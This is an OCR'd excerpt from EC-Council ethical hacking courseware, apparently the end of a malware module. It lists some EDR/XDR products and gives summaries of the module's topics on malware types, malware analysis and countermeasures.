



Figure 7.182: Screenshot of CrowdStrike Falcon® Insight XDR

Some additional EDR/XDR solutions are listed below:

- Microsoft Defender for Endpoint (*https://www.microsoft.com*)
- Tanium Endpoint Management (*https://www.tanium.com*)
- Cisco XDR (*https://www.cisco.com*)
- Trellix Endpoint Security (ENS) (*https://www.trellix.com*)
- VMware Carbon Black (*https://www.vmware.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- In this module, we discussed the following:
  - Concepts of malware, Trojans, and viruses
  - Concepts of ransomware and computer worms
  - Concepts of fileless malware and how they infect files
  - Concepts of AI-based malware
  - How to perform static and dynamic malware analysis and explained different techniques to detect malware
  - Various malware countermeasures
  - Various anti-malware tools
- In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Module Summary

This module presented the concepts of malware and malware propagation techniques. It explained potentially unwanted applications (PUAs) and adware. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files. Next, it discussed the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how it infects files. It also discussed AI-based malware concepts. It further demonstrated static and dynamic malware analysis and described various techniques to detect malware. This module also presented various measures against Trojans, backdoors, viruses, and worms. Finally, the module ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.